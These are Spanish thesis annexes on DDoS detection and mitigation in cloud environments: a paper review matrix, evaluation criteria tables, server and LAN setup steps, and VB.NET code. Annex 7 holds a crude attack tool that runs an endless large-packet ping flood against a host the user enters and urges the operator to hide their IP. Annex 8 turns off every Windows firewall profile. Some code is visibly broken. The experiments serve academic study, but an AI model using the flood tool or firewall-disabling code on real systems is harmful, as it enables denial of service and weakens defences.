IMPORTANTE: Los indicadores, métricas o fórmulas no aplican para todas las técnicas consideradas, por lo tanto, sólo deben colocarse resultados, en los cuadros que correspondan.

Anexo 3. Matriz de revisión de Artículos (Papers)

Nº	Año de publicación	Autores	Link (donde se puede encontrar el artículo o paper)	Título original del artículo	Título traducido al español	Conferencia/ revista/journal/Magazine donde se publicó del artículo	Base de datos donde se encontró el artículo (IEEExplore, ACM Library, EBSCO, Scopus, ScienceDirect, ...)	Tema que aborda	Problema que enfrentó	El método de solución que propuso (Explicación general del método)	Como es el método propuesto (explicación detallada del método)	Que resultados obtuvo (Hallazgos concretos)	Conclusiones relevantes	Criterios para los análisis involucrados
1	(2017)	Babak Bashari Rad Tinankoria Diaby Muhammad Ehsan Rana	https://dl.acm.org/citation.cfm?id=3108426	Cloud Computing Adoption: A Short Review of Issues and Challenges	Adopción de Cloud Computing: Una breve revisión de los problemas y desafíos	ICEEG 2017: Proceedings of the 2017 International Conference on E-commerce, E-Business and E-Government	ACM Digital Library	Adopción de la computación en la nube: una breve revisión de los problemas y desafíos	La seguridad en Cloud Computing	Análisis de la adopción de la nube como entorno de gestión de desarrollo e interacción, tomando en cuenta sus problemas y los desafíos relacionados.	Selección de literatura especializada, Clasificación de los aportes teóricos documentales, Consolidación de argumentos	- Debilidades (inestabilidad) ante problemas de seguridad en los entornos de Cloud Computing de parte de los principales proveedores tales como: Amazon, Google. - Necesidad de lograr de una solución completa a los problemas de seguridad, siguen siendo un reto. - Amenazas presentes en Cloud Computing (problemas y preocupaciones de seguridad abiertas), afectan la	La computación en nube presenta aún muchas vulnerabilidades, a nivel técnico tales como debilidades de seguridad. También destacan problemas no técnicos, como la necesidad de personalización o adaptación del entorno, la satisfacción laboral, la gestión de cambios. Considerando estos problemas, la adopción de la computación en la nube, implica enfrentar	Estudio de la problemática de la Cloud Computing. RC2, RC4, RC5, RC6; E1, E3; SI1, SI2, SI3; N11, N13, N14, N15; N21, N22, N23, N24, N25

												decisión de adoptar la nube de parte de cualquier empresa. - Necesidad de balancear decisiones de acuerdo a la proporción de ventajas, a los riesgos y amenazas. - Los proveedores 2de servicios en la nube necesitan garantizar un buen nivel de seguridad, frente a la diversidad de amenazas externas. - Se requiere un acuerdo sólido y fiable entre los proveedores de nube y sus respectivos clientes.	problemas de seguridad, lo cual es un tema muy importante a tener en cuenta. Particularmente, la privacidad y la integridad de la información son el núcleo de preocupación en la seguridad de las nubes.	
2	(2015)	Sourabh Bhagat Syam Kumar Pasupuleti	https://dl.acm.org/citation.cfm?id=2818684	Simulated Raindrop Algorithm to Mitigate DDoS Attacks in Cloud Computing	Algoritmo de gota de lluvia simulado para mitigar los ataques DDoS en la computación en la nube	ICCCT '15: Proceedings of the Sixth International Conference on Computer and Communication Technology	ACM Digital Library	Algoritmo simulado de gota de agua para mitigar los ataques DDoS en la computación en la nube	Se analiza la técnica de mitigación en un entorno de nube en una red de enjambre con un mecanismo de relevo que utiliza el algoritmo de Raindrop Simulated (SRD)	Se evaluó el rendimiento del SRD con el algoritmo inteligente de gotas de agua (IWD) mediante simulación y se observó que el SRD necesita entre un 40% y un 45% menos de iteraciones para la convergencia.	Diseño y aplicación del algoritmo de Raindrop Simulated (SRD), Simulación	- La simulación, consideró un número máximo de iteraciones posibles, este fue de 100, y el número de nodos se consideró en 1000. - Se compararon los algoritmos IWD y SRD basados en la función onfitness, que	En una amplia simulación, se descubrió que SRD necesita menos número de llamadas de iteración en comparación con el algoritmo IWD. Por lo tanto, mediante el uso de SRD, la solución propuesta, se tiene las siguientes	Estudio de Algoritmos para mitigación. RC1, RC2, RC3, RC4, RC5, RC6; E1, E2, E3; SI1, SI2, SI3; N11, N12, N13, N14, N15; N21, N23, N24, N25

												contemplan la maximización del rendimiento entre el cliente y el servidor en la nube. Los resultados experimentales muestran que SRD tiene un mejor rendimiento con respecto al algoritmo IWD ya que éste algoritmo proporciona una mejor ruta entre dos nodos. En el caso del algoritmo IWD, se fijó = 1, bv = 0.01, cv = 1, como = 1, bs = 0.01, cs = 1, ρn = 0.9, ρIWD = 0.9, initSoil = 1000, initV el = 1000. En el algoritmo SRD se estableció D = 30, n = 3, m = 10	ventajas para mitigar los ataques DDoS en el entorno de la nube: la maximización del rendimiento en la red dentro del calentamiento. En el futuro, se tiene la intención de hacer que la función física tenga en cuenta los factores que son aplicables en situaciones reales.	
3	2017	Iman El Mir Dong Seong Kim Abdelkrim Haqiq	https://dl.acm.org/citation.cfm?id=3090383	Towards a Stochastic Model for Integrated detection and filtering of DoS attacks in Cloud environments	Hacia un modelo estocástico para la detección y filtrado integrados de ataques DoS en entornos de nube	BDCA'17: Proceedings of the 2nd international Conference on Big Data, Cloud and Applications	ACM Digital Library	Hacia un modelo estocástico para la detección y filtrado integrados de ataques DoS en entornos de nube	Sistema de defensa con el fin de mitigar el ataque de Denegación de Servicio (DoS) en el entorno de los CDC	Se presentó un modelo analítico basado en el modelo queueinging para evaluar el impacto del ataque de inundación en el entorno de la nube	El modelo analítico se validó a través de una simulación discreta usando la herramienta de JMT considerando dos escenarios:	- Como resultado, el sistema de defensa propuesto tiene un impacto significativo en servicio en la nube y es muy útil en términos de	La seguridad de Cloud Computing ha sido identificada como un jugador clave de esta tecnología emergente. En este documento,	Modelado de la Cloud Computing para mitigar ataques DoS. RC1, RC2, RC3, RC4, RC5, RC6; E1, E2, E3; SI1, SI2, SI3; N11, N12, N13, N14,

										con respecto a la disponibilidad del servicio y el rendimiento de QoS.	escenario de ataque y no escenario de ataque.	mejorar la seguridad de servicio en la nube y la disponibilidad. Con el fin de aumentar la robustez del modelo, se tuvo la intención de llevar a cabo experimentos de mitigación con escenarios de centros de datos reales y para realizar un banco de pruebas con el fin de cuantificar el impacto de los ataques en servicio en la nube. Por último, se buscó evaluar esta solución en términos del costo resultante del ataque.	se ha descrito una arquitectura novedosa para la mitigación de ataques DoS en el entorno de computación en nube. Se han considerado tres componentes que incluyen: el módulo de defensa, el módulo de programación y el módulo de ejecución. Sin embargo, la principal contribución es colaborar con las técnicas de filtrado y detección para evitar que los ataques ocurran en la red.	N15; N21, N22, N23, N24, N25
4	2017	Kiruthika Devi B S Subbulakshmi T	https://www.researchgate.net/publication/325911639_DDoS_attack_detection_and_mitigation_techniques_in_cloud_computing_environment	DDoS attack detection and mitigation techniques in cloud computing environment	Técnicas de detección y mitigación de ataques DDoS en el entorno de computación en la nube	Conference: 2017 International Conference on Intelligent Sustainable Systems (ICISS)	ResearchGate	Técnicas de detección y mitigación de ataques DDoS en entornos de computación en nube	Las tendencias recientes y las metodologías existentes que se adoptan para garantizar la seguridad en la nube	- Se elaboraron unos cuadros comparativos de los ataques y métodos de reducción sus ventajes y desventajas	Selección de literatura especializada, Clasificación de los aportes teóricos documentales, Consolidación de argumentos	- Las técnicas de detección y mitigación DDoS se compararon, con el fin de valorar su eficacia, limitaciones para el despliegue y recuperación. Las mejores prácticas que se pueden incorporar para la protección de	El artículo proporciona una visión general de la computación en la nube, las amenazas en la nube, el impacto de los ataques DDoS en las tendencias recientes y las soluciones DDoS existentes	Análisis de técnicas de la Cloud Computing para mitigar ataques DoS. RC1, RC2, RC3, RC4, RC5, RC6; E1, E2, E3; SI1, SI2, SI3; N11, N12, N13, N14, N15; N21, N22, N23, N24, N25

												la nube contra los ataques DDoS que fueron analizados e informados.	disponibles en la literatura. El significado y los efectos de un ataque DDoS en el entorno de computación en la nube se pone de relieve.	
5	(2015)	IqraSattar Muhammad Shahid Younis Abbas	https://www.semanticscholar.org/paper/A-Review-of-Techniques-to-Detect-and-Prevent-Denial-Sattar-Shahid/7576c0c511250a72efce29be79e283a07762dcad	A Review of Techniques to Detect and Prevent Distributed Denial of Service (DDoS) Attack in Cloud Computing Environment	Una revisión de las técnicas para detectar y prevenir el ataque de denegación de servicio distribuido (DDoS) en el entorno de computación en la nube	International Journal of Computer Applications	Semanticscholar	Una revisión de las técnicas para detectar y prevenir ataques de denegación de servicio distribuido (DDoS) en el entorno de computación en la nube	- Diferentes técnicas para la detección y prevención DDoS	- Se elaboraron unos cuadros comparativos de los ataques y métodos de reducción sus ventajes y desventajas	Selección de literatura especializada, Clasificación de los aportes teóricos documentales, Consolidación de argumentos	- Con el análisis comparativo de las técnicas discutidas, se encontramos beneficios y debilidades. Las técnicas se implementan en diversas instancias: en el nodo, en la máquina virtual (VM) y en la base de datos de la nube.	Una de las principales amenazas a la seguridad en la nube, es que se distribuyen ataque de denegación de servicio (DDoS) o simplemente ataque de denegación de servicio (DoS) por diversas zonas o recursos vulnerables. La opción esencial consiste en mejorar la disponibilidad de los recursos, para proporcionar un mecanismo preventivo ante los ataques DDoS.	Análisis de técnicas de la Cloud Computing para mitigar ataques DoS. RC1, RC2, RC3, RC4, RC5, RC6; E1, E2, E3; SI1, SI2, SI3; N11, N12, N13, N14, N15; N21, N22, N23, N24, N25

6	2017	Andrey Rukavitsyn; Konstantin Borisenko; Andrey Shorov	https://ieeexplore.ieee.org/document/7910612	Self-learning method for DDoS detection model in cloud computing	Método de autoaprendizaje para el modelo de detección de DDoS en la computación en nube	IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (ElConRus) 2017	IEEEXPLORE	Método de autoaprendizaje para el modelo de detección DDoS en cloud computing.	Métodos de autoaprendizaje	El diagrama general de un algoritmo de reaprendizaje	Recopilación de datos, algoritmos	- Los resultados experimentales muestran que la precisión de modelo es mucho más alto, que cuando se utiliza modelo básico. Con el apoyo de un calendario de cambio de exactitud, presenta el crecimiento del número de clientes de la computación en nube.	Se considera las principales razones para el cambio del tráfico en la red que influyen en un aumento de positivos falsos errores del clasificador: el cambio de número de clientes, los servicios y la cantidad de consultas. El algoritmo para volver a aprender sobre la base de cálculo de los valores de umbral de características de tráfico de componentes	Modelado de la Cloud Computing para mitigar ataques DoS. RC1, RC2, RC3, RC4, RC5, RC6; E1, E2, E3; SI1, SI2, SI3; N11, N12, N13, N14, N15; N21, N22, N23, N24, N25
7	(2016)	Kiruthika Devi B S Subbulakshmi T	https://www.researchgate.net/publication/316888016_A_Comparative_Analysis_of_Security_Methods_for_DDoS_Attacks_in_the_Cloud_Computing_Environment	A Comparative Analysis of Security Methods for DDoS Attacks in the Cloud Computing Environment	Un análisis comparativo de los métodos de seguridad para ataques DDoS en el entorno de computación en la nube	Indian Journal of Science and Technology	ResearchGate	Un análisis comparativo de los métodos de seguridad para ataques DDoS en el entorno de computación en la nube	- Técnicas de detección DDoS - Técnicas de mitigación DDoS - Técnicas de defensa DDoS	Un análisis comparativo de los métodos de seguridad	Modelo Propuesto de detección DDoS nube y modelo de defensa.	El análisis comparativo de las medidas distintas contras ataques DDoS, muestra claramente el impacto reciente en el entorno de la nube y motiva al lector a proponer soluciones efectivas para la protección de infraestructuras críticas. El trabajo	El artículo ofrece un estudio detallado sobre el ataque DDoS en la nube, los retos, las herramientas de ataque DDoS, detección, mitigación y técnicas de defensa disponibles en la literatura	Modelado de la Cloud Computing para mitigar ataques DoS. RC1, RC2, RC3, RC4, RC5, RC6; E1, E2, E3; SI1, SI2, SI3; N11, N12, N13, N14, N15; N21, N22, N23, N24, N25

												propuesto consiste en aplicar en la nube privada / pública, soluciones de defensa DDoS para el entorno de computación en la nube utilizando métodos de aprendizaje.		
8	(2016)	Awatef Balobaid; Wedad Alawad; Hanan Aljasim	https://ieeexplore.ieee.org/document/7915005	A study on the impacts of DoS and DDoS attacks on cloud and mitigation techniques	Un estudio sobre los impactos de los ataques DoS y DDoS en la nube y las técnicas de mitigación.	2016 International Conference on Computing, Analytics and Security Trends (CAST)	IEEEXPLORE	Un estudio sobre los impactos de los ataques DoS y DDoS en la nube y las técnicas de mitigación	las técnicas de mitigación en la nube	Simulado y análisis de un ataque de servidor en la nube	Virtualización y simulación en la plataforma OpenStack	Para el ataque de inundación SYN se observó que el paquete recibido estuvo entre 20.5 MiB / S - 30 MiB / S, pero los paquetes enviados fueron solo de 100-200 KiB / seg. Por lo tanto, el ataque de inundación SYN generó una gran cantidad de tráfico al servidor de la nube víctima. Además, el uso de los recursos del sistema se incrementó significativamente. Para el ataque de inundación UDP, se observó que el paquete recibido estuvo entre 19 MiB / S -	Se ha realizado un trabajo de simulación para confirmar los resultados de la investigación. Para limitaciones de recursos, problemas éticos y legales, no se pudo realizar una simulación DDoS a gran escala en esta investigación. Por lo tanto, se realizó una simulación en un servidor de nube privada para demostrar algunas técnicas de mitigación. Sin embargo, en la vida real, los entornos de nube pública e híbrida son vastos y mil	Análisis de técnicas de la Cloud Computing para mitigar ataques DoS. RC1, RC2, RC3, RC4, RC5, RC6; E1, E2, E3; SI1, SI2, SI3; N11, N12, N13, N14, N15; N21, N22, N23, N24, N25

												25 MiB / S, pero los paquetes enviados fueron solo 200-250 KiB / s. Por lo tanto, el ataque de inundación UDP también estuvo generando una gran cantidad de tráfico al servidor de la nube víctima.	veces más grandes que la simulación efectuada. Las técnicas de mitigación DoS / DDoS discutidas definitivamente ayudarán a proteger cualquier nube del ataque DoS / DDoS.	
9	(2015)	Opeyemi A. Osanaiye	https://ieeexplore.ieee.org/document/7073820	Short Paper: IP spoofing detection for preventing DDoS attack in Cloud Computing	Detección de suplantación de IP para prevenir ataques DDoS en Cloud Computing	2015 18th International Conference on Intelligence in Next Generation Networks	IEEEXPLORE	Detección de suplantación de IP para prevenir ataques DDoS en la computación en nube	Métodos para la detección de paquetes IP falso en Cloud Computing	Se compararon el sistema operativo OS observado durante la simulación de funcionamiento pasivo y la activo. Durante el sondeo se observaron coincidencia con respecto a los aciertos y errores de las técnicas utilizadas.	Virtualización y simulación	Durante la etapa activa el SO remoto fue identificado como Windows XP. En la salida de conexión, tuvo lugar un proceso similar con p0f para identificar el host de conexión como el sistema operativo Linux kernel 2.6 y Nmap con la dirección de origen palpada como sistema operativo Linux	En este trabajo se revisaron diferentes métodos utilizados para autenticar la verdadera fuente de un paquete entrante y para detectar spoofing IP durante ataque DDoS.	Análisis de técnicas de la Cloud Computing para mitigar ataques DoS. RC1, RC2, RC3, RC4, RC5, RC6; E1, E2, E3; SI1, SI2, SI3; N11, N12, N13, N14, N15; N21, N22, N23, N24, N25

10	2017	Jiahui Jiao Benjun Ye Yue Zhao Rebecca J. Stones Gang Wang Xiaoguang Liu Shaoyan Wang Guangjun Xie	https://ieeexplore.ieee.org/document/8069091	Detecting TCP-Based DDoS Attacks in Baidu Cloud Computing Data Centers	Detección de ataques DDoS basados en TCP en centros de datos de computación en la nube de Baidu	2017 IEEE 36th Symposium on Reliable Distributed Systems (SRDS)	IEEEXPLORE	Detección de ataques DDoS basados en TCP en los centros de datos de computación en la nube de Baidu	Detección basada en TCP	Arquitectura del sistema de detección DDoS basado en TCP propuesto.	Se utilizó la técnica de árbol de decisiones para lograr una alta tasa de detección y tasa de falsas alarmas.	Los resultados experimentales demostraron que se pueden identificar los diferentes modos de ataque y distinguir tráfico benigno de red. De los principales ataques basados en TCP, se obtuvieron tasas de detección alta y bajas de falsa alarma	En este trabajo se describió y probó un método de detección de ataque DDoS basado en TCP. Se centró en dos modos de ataque: de identificación (ataques IP de origen fijo y ataques IP de origen aleatorio) y se proporcionó una estrategia de detección diferente para cada una. Se examinó el método propuesto con cuatro conjuntos de datos: un conjunto de datos simulados, un conjunto de datos ISP y dos bases de datos públicas.	Análisis de técnicas de la Cloud Computing para mitigar ataques DoS. RC1, RC2, RC3, RC4, RC5, RC6; E1, E2, E3; SI1, SI2, SI3; N11, N12, N13, N14, N15; N21, N22, N23, N24, N25

Anexo 4. Instrumento: criterios considerados para la revisión sistemática

INSTRUMENTO: CRITERIOS CONSIDERADOS PARA LA REVISIÓN SISTEMÁTICA											
RIGOR CIENTÍFICO:		**L1**	**L2**	**L3**	**L4**	**L5**	**L6**	**L7**	**L8**	**L9**	**L10**
RC1	VALIDEZ	P	P	P	P	P	P	P	N	P	P
RC2	COHERENCIA METODOLÓGICA	P	P	P	P	P	P	P	P	P	P
RC3	OBJETIVIDAD	P	P	P	P	P	P	P	P	P	P
RC4	REPLICABILIDAD	P	P	P	P	P	N	P	P	N	P
RC5	CONSISTENCIA	P	P	P	P	P	N	P	P	N	P
RC6	FIABILIDAD	P	P	P	P	P	N	P	P	P	P
ÉTICOS:		**L1**	**L2**	**L3**	**L4**	**L5**	**L6**	**L7**	**L8**	**L9**	**L10**
E1	CONFIABILIDAD	P	P	P	P	P	N	P	P	P	P
E2	CONFORMABILIDAD	P	N	P	P	N	N	N	N	P	P
E3	RESPONSABILIDAD	N	N	P	P	P	N	P	P	P	P
SEGURIDAD INFORMÁTICA:		**L1**	**L2**	**L3**	**L4**	**L5**	**L6**	**L7**	**L8**	**L9**	**L10**
SI1	CONFIDENCIALIDAD	N	N	P	P	P	N	N	P	P	P
SI2	INTEGRIDAD	N	P	P	P	P	N	P	N	P	P
SI3	DISPONIBILIDAD	P	P	P	P	P	N	P	P	P	P
ISO 27035 (N1): LINEAMIENTOS PARA LA EFECTIVA GESTIÓN DE INCIDENTES DE SEGURIDAD		**L1**	**L2**	**L3**	**L4**	**L5**	**L6**	**L7**	**L8**	**L9**	**L10**
N11	PLANEACIÓN Y PREPARACIÓN	P	N	P	P	P	N	P	P	N	N
N12	DETECCIÓN Y REPORTE	P	N	P	P	P	N	P	P	P	P
N13	EVALUACIÓN Y DECISIÓN	P	P	P	P	P	N	P	P	P	P
N14	RESPUESTA	N	P	N	P	P	N	P	N	N	N
N15	LECCIONES APRENDIDAS	P	P	P	P	P	P	P	P	P	P
ISO 27005 (N2): LINEAMIENTOS PARA LA ADMINISTRACIÓ DE RIESGOS INFORMÁTICOS		**L1**	**L2**	**L3**	**L4**	**L5**	**L6**	**L7**	**L8**	**L9**	**L10**
N21	PLAN DE COMUNICACIÓN INTERNO Y EXTERNO	N	N	N	P	N	N	N	P	N	N
N22	CONTEXTO ORGANIZACIONAL INTERNO Y EXTERNO	N	N	N	P	N	N	N	P	N	N
N23	VALORACIÓN DE RIESGOS TECNOLÓGICOS	P	P	P	P	P	P	P	P	P	P
N24	TRATAMIENTO DE RIESGOS TECNOLÓGICOS	P	P	P	P	P	P	P	P	N	N
N25	MONITOREO Y MEJORA CONTINUA	P	P	P	P	N	N	P	N	N	P
LEYENDA: L1,..L10 : Identificación de las lecturas consideradas (desde la número 1 hasta la número10) P: Aporta información para la investigación N: No aporta información para la investigación											

Anexo 5. Instalación de Windows Server 2016

Para instalar Windows Server 2016, es un proceso de instalación similar a la instalación de la versión anterior Windows Server 2012R2 o incluso de Windows 10. Para poder hacerlo a través de tres opciones, desde el DVD, puerto USB o descargarlos desde Microsoft en su versión de evaluación o con licencia, según sea el caso, se sigue el siguiente procedimiento:

1. Carga el proceso de instalación.
2. Seleccionar el lenguaje, la zona horaria y teclado.
3. Pulsar Instalar.
4. Se iniciará el setup de instalación.

A continuación, pedirá la versión de Windows Server 2016 que desea instalar. (Windows Server 2016 Estándar, Windows Server 2016 Estandar con Escritorio, Windows Server 2016 centro de datos y Windows Server 2016 centro de datos con escritorio), se pulsa Windows Server 2016 Estandar con Escritorio.

5. Aceptar la política y términos de licencia.
6. Seleccionar Instalación personalizada avanzada, para crear la partición y formateo del disco, se pulsa siguiente.
7. Se comienza el proceso de instalación copiando los archivos necesarios.
8. Luego de unos 5-10 minutos se reinicia el servidor.
9. Se Introduce el Password de Administrador.
10. Se ve el escritorio en Windows Server 2016
11. Luego se configura el server manager, Herramientas administrativas al igual que en Windows Server 2012.
12. Fin de la Instalación de Windows Server 2016.

Anexo 6. Configuración de Red

Una vez instalado y configurado el servidor, se procede a unir el servidor con los 10 computadores o estaciones de trabajo al mismo tiempo, conectando con cableado y conectores rj45, desde la tarjeta de cada computador a tres Routers en paralelo, para obtener los puertos disponibles. Posterior a ello, seguir con los siguientes pasos:

1. Conectar todos los computadores a cada puerto disponible hasta obtener todas las computadoras cableadas.
2. En cada computador en configuración de red colocar un nombre al computador (que debe ser diferente y único en cada computador, a partir del servidor) y verificar que todas las computadoras tengan el mismo grupo de trabajo.
3. Acceder al centro de red y asignar la dirección IP individual de la red, que puede hacerse de manera automática y en caso de no reconocer esta fase, se debe hacer de forma manual.
4. En centro de redes y recursos compartidos, en la parte superior de la ventana, junto a conexiones, se hace clic en propiedades y en protocolo de internet versión 4 (TCP/IPV4) se marca esta casilla, en propiedades de nuevo se ajusta la dirección IP, máscara de subred y puerta de enlace predeterminada y se hace clic en aceptar.
5. Repetir el paso anterior teniendo en cuenta que cada dirección IP debe ser diferente, en el último número de la misma, manteniendo la máscara de subred y la puerta de enlace.
6. Repetir estos pasos para cada una de las computadoras, hasta el computador 10 de la red.

Anexo 7. Código del programa para realizar la ejecución de los ataques DDoS

```
Imports System.Net
Imports System.Threading
Public Class Pararataque
    Private Sub IP_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles IP.Click
        'BUSCA LA IP
        Dim SU_IP As IPAddress()
        Try
            SU_IP = Dns.GetHostAddresses(TextBox2.Text)
            For I = 0 To SU_IP.Length - 1
                TextBox4.Text = (SU_IP(I)).ToString
            Next
        Catch ex As Exception
            MsgBox(ex.Message)
        End Try
        Label3.Text = "DIRRECIÓN IP"
    End Sub
    Private Sub NOMBRE_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
NOMBRE.Click
        'BUSCA EL NOMBRE
        Dim NOMBRE As IPHostEntry
        Try
            NOMBRE = Dns.GetHostEntry(TextBox1.Text)
            TextBox3.Text = NOMBRE.HostName
        Catch ex As Exception
            MsgBox(ex.Message)
        End Try
    End Sub
    Private Sub LIMPIAR_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
LIMPIAR.Click
        TextBox1.Text = ""
        TextBox2.Text = ""
        TextBox3.Text = ""
        TextBox4.Text = ""
        TextBox5.Text = ""
        TextBox6.Text = ""
        Label1.Text = ""
    End Sub
    Private Sub SALIR_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
SALIR.Click
        End
    End Sub
    Private Sub boton6_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
boton6.Click
        Dim hostname As String = Dns.GetHostName()
        Dim ipaddress As String = CType(Dns.GetHostByName(hostname).AddressList.GetValue(0),
IPAddress).ToString
        TextBox6.Text = " DIRECCIÓN IP : " & ipaddress
    End Sub
    Private Sub NOCOMP_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
NOCOMP.Click
        Dim hostname As String = Dns.GetHostName()
        TextBox5.Text = "NOMBRE DEL COMPUTADOR: " & hostname
    End Sub
    Private Sub ataqueddos_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles ataqueddos.Click
```

Figura 49. Código del programa para realizar la experimentación de los ataques DDoS – Parte I

Fuente: Elaboración propia.

```
Dim mensaje As Integer
        Dim candatos As Integer
        "candatos = Val(Txtcantidaddedatos.Text)
       "candatos = 5000
        mensaje = MessageBox.Show("ANTES DE COMENZAR EL ATAQUE AL HOST SELECCIONADO
DEBES ESCONDER TU IP PARA QUE NO DETECTEN TU UBICACIÓN")
        candatos = InputBox("Introduzca el Numero de paquetes o datos")
        "If mensaje = 6 Then
        If mensaje = 1 Then
            If TextBox1.Text = "" Then
                MessageBox.Show("POR FAVOR NO DEJAR ESPACIO EN BLANCO", "ERROS DE
ENTRADA DE DATOS", MessageBoxButtons.OK, MessageBoxIcon.Error)
            Else
                If IsNumeric(TextBox1.Text) Then
                 "MessageBox.Show("solo host de paginas web", "erroe de entrada de datos", MessageBoxButtons.OK,
MessageBoxIcon.Error)
                 "Txthost.Text = ""
                   Dim msdos As String
                   msdos = "ping " + TextBox1.Text & " -t" & " -l " & candatos
                   Shell("cmd.exe /k" & msdos)
                Else
                   Dim msdos As String
                   msdos = "ping " + TextBox1.Text & " -t" & " -l " & candatos
                   Shell("cmd.exe /k" & msdos)
                End If
            End If
        Else
            End
        End If
    End Sub
    Private Sub Copiar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Copiar.Click
        TextBox1.Text = TextBox4.Text
        If TextBox1.Text <> " " Then
            Label1.Text = "COPIA EXITOSA!!!"
        Else
            Label1.Text = "INTENTE DE NUEVO!!!"
        End If
    End Sub
    Private Sub cancelarataque_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles cancelarataque.Click
        Dim y As Integer
        y = MessageBox.Show("¿Desea salir de la aplicación?", "Salir", MessageBoxButtons.YesNo,
MessageBoxIcon.Question)
        If y = 6 Then
            Dim msdos As String
            msdos = "ctrl c "
            Shell("cmd.exe /k" & msdos)
            msdos = "exit "
            Shell("cmd.exe /k" & msdos)
            End
        Else
            Dim myprocesses() As Process
            Dim myprocess As Process
            myprocesses = Process.GetProcessesByName("cmd")
            For Each myprocess In myprocesses
                myprocess.CloseMainWindow()
            Next
        End If
    End Sub
```

Figura 50. Código del programa para realizar la experimentación de los ataques DDoS – Parte - II

Fuente: Elaboración propia.

```
Private Sub Pararataque_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
    End Sub
End Class
Public Class form
    Dim x, c As Integer
    Dim web(999) As WebBrowser
    Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
        Dim n, url, num As Integer
        If url = "" Or num = "" Then
            MsgBox("FALTAN DATOS, HAY CAMPOS VACIOS", MsgBoxStyle.Exclamation, "")
        Else
            c = CInt(num) - 1
            x = 0
            For n = 0 To c
                web(n) = New WebBrowser
            Next
        End If
    End Sub
    Private Sub Timer1_Tick(ByVal sender As System.Object, ByVal e As System.EventArgs)
        ataque()
    End Sub
    Sub ataque()
        Dim n As Integer
        For n = 0 To c
            web(n).ScriptErrorsSuppressed = False
            'web(n).Navigate()
            x = x + 1
        Next
    End Sub
End Class
```

Figura 51. Código del programa para realizar la experimentación de los ataques DDoS – Parte - III

Fuente: Elaboración propia.

Anexo 8. Códigos del programa para la ejecución de las 3 Técnicas de Mitigación de Ataque DDoS

```
Imports System.Net
Imports System.Threading
Imports System.Diagnostics
Public Class Pararataque
    Dim perfCPUval As New PerformanceCounter("Procesador", "% de tiempo de procesador", "_Total")
    Dim perfRAMval As New PerformanceCounter("Memoria", "Mbytes disponibles")
    Private Sub SALIR_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
SALIR.Click
        End
    End Sub
    Private Sub TECNICA2_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles TECNICA2.Click
        If TECNICA2.BackColor = Color.Gainsboro Then
            MsgBox("EL FIREWALL SE DESACTIVARÁ PARA PERMITIR EL ATAQUE",
MsgBoxStyle.Exclamation, "Enhanced EDoS-Shield")
            Try
                Const NET_FW_PROFILE2_DOMAIN = 1
                Const NET_FW_PROFILE2_PRIVATE = 2
                Const NET_FW_PROFILE2_PUBLIC = 4
                Dim fwPolicy2
                fwPolicy2 = CreateObject("HNetCfg.FwPolicy2")
                fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_DOMAIN) = False
                fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_PRIVATE) = False
                fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_PUBLIC) = False
                TECNICA2.BackColor = Color.Red
                MsgBox("FIREWALL DESACTIVADO", MsgBoxStyle.Critical, "Enhanced EDoS-Shield")
            Catch ex As Exception
                MsgBox("EJECUTAR COMO ADMINISTRADOR", MsgBoxStyle.Information, "Enhanced
EDoS-Shield")
                Me.Close()
            End Try
        Else
            Try
                Const NET_FW_PROFILE2_DOMAIN = 1
                Const NET_FW_PROFILE2_PRIVATE = 2
                Const NET_FW_PROFILE2_PUBLIC = 4
                Dim fwPolicy2
                fwPolicy2 = CreateObject("HNetCfg.FwPolicy2")
                fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_DOMAIN) = True
                fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_PRIVATE) = True
                fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_PUBLIC) = True
                TECNICA2.BackColor = Color.Gainsboro
                MsgBox("FIREWALL RE-ACTIVADO", MsgBoxStyle.Information, "Enhanced EDoS-Shield")
            Catch ex As Exception
            End Try
        End If
    End Sub
    Private Sub form1_FormClosed(ByVal sender As Object, ByVal e As FormClosedEventArgs) Handles
Me.FormClosed
        If TECNICA2.BackColor = Color.Red Then
            Try
                Const NET_FW_PROFILE2_DOMAIN = 1
                Const NET_FW_PROFILE2_PRIVATE = 2
                Const NET_FW_PROFILE2_PUBLIC = 4
```

Figura 52. Códigos del formulario form1 para ejecutar las 3 Técnicas de Mitigación de Ataque DDOS - Parte I

Fuente: Elaboración propia.

```
        Dim fwPolicy2
            fwPolicy2 = CreateObject("HNetCfg.FwPolicy2")
            fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_DOMAIN) = True
            fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_PRIVATE) = True
            fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_PUBLIC) = True
          Catch ex As Exception
          End Try
        End If
    End Sub
    Private Sub TECNICA3_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles TECNICA3.Click
        Dim f2 As New Form2
        f2.Show()
        Me.Hide()
    End Sub
    Private Sub TECNICA1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles TECNICA1.Click
        Dim f3 As New Form3
        f3.Show()
        Me.Hide()
    End Sub
    Private Sub TextBox1_TextChanged(ByVal sender As System.Object, ByVal e As System.EventArgs)
    End Sub
    Private Sub Pararataque_Load(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles MyBase.Load
    End Sub
    Private Sub uso_cpu_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
uso_cpu.Click
        'Convierte decimal a entero
        Dim perfCPUvalInt As Integer = Convert.ToInt32(perfCPUval.NextValue)
        'Va mostrar la informacion del cpu
